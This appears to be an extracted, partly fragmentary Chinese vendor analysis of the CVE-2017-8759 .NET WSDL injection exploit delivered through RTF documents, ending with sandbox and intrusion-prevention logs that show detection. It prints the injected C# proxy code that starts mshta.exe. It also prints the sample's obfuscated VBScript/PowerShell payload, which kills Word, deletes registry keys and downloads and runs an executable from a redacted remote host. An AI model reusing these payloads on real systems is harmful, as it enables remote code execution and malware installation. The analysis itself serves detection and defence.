


.NET

9 12 9 .net 0day
FireEye CVE-2017-8759, .NET
SOAP WSDL (Web) Microsoft
Office RTF


CVE-2017-8759

Microsoft .NET Framework 2.0
Microsoft .NET Framework 3.5
Microsoft .NET Framework 3.5.1
Microsoft .NET Framework 4.5.2
Microsoft .NET Framework 4.6
Microsoft .NET Framework 4.6.1
Microsoft .NET Framework 4.6.2
Microsoft .NET Framework 4.7

a. CVE-2017-0199
WSDL



b.



c. WSDL

PrintClientProxy

IsValidUrl

URL

```

if (i == 0)
{
    sb.Append("//base.ConfigureProxy(this.GetType(),");
    // Only the first location is used, the rest
    sb.Append(WsdlParser.IsValidUrl((string)_con
    sb.Append(")");
}
else
{
    // Only the first location is used, the rest
    sb.Append("//base.ConfigureProxy(this.GetType()
    sb.Append(WsdlParser.IsValidUrl((string)_con
    sb.Append(")");
}

```

d.

```

namespace Logo {

[SoapType(SoapOptions=SoapOption.Option1|SoapOption.AlwaysIncludeTypes|SoapOption.XsdString|SoapOption.EmbedAll,XmlNamespace="
http://schemas.microsoft.com/cir/nsassem/Logo/Logo", XmlTypeNamespace="http://schemas.microsoft.com/cir/nsassem/Logo/Logo")] [ComVisible(true)]
public class Image : System.Runtime.Remoting.Services.RemotingClientProxy
{
    // Constructor
    public Image()
    {
        base.ConfigureProxy(this.GetType(), @"http://localhost?C:\Windows\System32\mshta.exe?http://[redacted]/img/word.db");
        //base.ConfigureProxy(this.GetType(), @"");
        // [System.Runtime.Remoting.Services.RemotingClientProxy]
        System.Diagnostics.Process.Start(_url.Split(':')[1], _url.Split(':')[2]);
        System.AppDomain.CurrentDomain.SetData(_url.Split(':')[2], true);
        //");

        public Object RemotingReference
        {
            get{return(_tp);}
        }
    }
}

```

e. csc.exe dll dll mshta.exe Office hta

LoadLibrary

```

<script language="VBScript">Window.ResizeTo 0, 0 : Window.moveTo -2000,-2000 : Set Office = CreateObject( "WScript.Shell" ) : Office.run "Po"+"w"+
"erS"+"he"+"ll -Window+"Style Hid"+"den taskkill /f /im winword.exe;"",0,true : Office.run "Po"+"w"+"erS"+"he"+"ll -Window+"Style Hid"+"den Rem"+
"ove-I"+"tem -Path HK"+"CU:\Software\Micro"+"soft\Office\16.0\WordR"+"esili"+"ency -recurse;Re"+"move"+"-I"+"tem -Path HK"+"CU:\Soft"+"
"ware\Micros"+"oft\Off"+"ice\14.0\Wo"+"rd\Res"+"iliency -recurse;Re"+"move"+"-I"+"tem -Path H"+"K"+"U"+"S"+"oftw"+"are\Mic"+"rosft\O"+"ffi"+"
"ce\15.0\Wor"+"d\Re"+"sili"+"en"+"cy -recurse;"",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window+"Style Hid"+"den Remove-Item ' ' &
Office.CurrentDirectory & "\*" -include http.pdb, http*.dll, *.cs",0,false : Randomize : RndName = "OfficeUpdte-KB" & Int(10000000 * Rnd()) &
".exe" : appData = Office.expandEnvironmentStrings("%APPDATA%") & "\Microsoft\Windows\" & RndName : Office.run "cm"+"d"+"e"+"xe "+" /c start
/MAX """" winword /q /mFile3 " ",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window+"Style Hid"+"den (New"+"-O"+"bje"+"ct Sys"+"tem"+"Ne"+"t.We"+"
"bClie"+"nt).D"+"ownl"+"oad"+"File('http://[redacted]/img/left.jpg', '%homepath%\AppData\Roaming\Microsoft\Windows\" & RndName & "');" ",0,
true : Office.run """" & appData & """"",0,false : self.close</script>

```

f hta powershell FINSPY

1 2017 9

2

文件信息	
文件名	sample.rtf
文件类型	rtf
文件大小	51.7 KB
扫描时间	2017-09-13 10:07:37
MD5	[redacted]
SHA1	[redacted]
SHA256	[redacted]

动态检测	
开始时间：	2017-09-13 10:10:48
结束时间：	2017-09-13 10:14:21
>	漏洞攻击 [1]
>	威胁行为 [1]
>	隐蔽信道 [2]
>	检测到可疑HTTP请求 危险等级 ★★★
可疑URL:	http://[redacted]/img/office.jpg
>	检测到可疑TCP请求 危险等级 ★★★

3

主页 威胁展示 实时事件显示 恶意样本检测 隐蔽信道检测	实时事件显示 URL信誉日志显示 新增事件显示									
	实时事件显示 操作 状态 事件级别 流行程 事件名称 源IP 目的IP 引擎 发生时间 今日发生 最近十分 合并方式									
	处理 未处理 中低 不流行 HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 192.168.41.128 168(192.168.41.128) 16:31:20 1 1 不会合并									
	处理 未处理 中低 不流行 HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759] 192.168.41.128 192.168.41.128 168(192.168.41.128) 16:31:10 89 89 不会合并									

4

系统管理 网络管理 入侵防御 安全策略 日志审计 设备管理 系统设置 帮助	入侵防御日志 防病毒日志 系统日志 入侵防御事件包 报表									
	时间设定 所有 最近一周 今天 指定时间									
	事件名称 源IP 目的IP 目的端口 事件级别 动作									
	优先级 租户 内容 查询									

实时阻断 共0条 列设置 帮助 清空 日志导出 刷新											
#	名称	源IP	目的IP	时间	类型	事件级别	优先级	动作	入侵防御策略ID	发生次数	
1	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.168.41.128	192.168.41.128	2017-09-13 16:22:27	安全漏洞	中	警告	RESET	1	1	
2	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.168.41.128	192.168.41.128	2017-09-13 16:22:26	安全漏洞	中	警告	RESET	1	1	
3	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.168.41.128	192.168.41.128	2017-09-13 16:22:25	安全漏洞	中	警告	RESET	1	1	
4	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.168.41.128	192.168.41.128	2017-09-13 16:22:24	安全漏洞	中	警告	RESET	1	1	
5	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.168.41.128	192.168.41.128	2017-09-13 16:22:23	安全漏洞	中	警告	RESET	1	1	
6	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.168.41.128	192.168.41.128	2017-09-13 16:22:21	安全漏洞	中	警告	RESET	1	1	
7	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.168.41.128	192.168.41.128	2017-09-13 16:22:20	安全漏洞	中	警告	RESET	1	1	
8	HTTP_Net-Framework远程代码执行漏洞[CVE-2017-8759]	192.168.41.128	192.168.41.128	2017-09-13 16:22:19	安全漏洞	中	警告	RESET	1	1	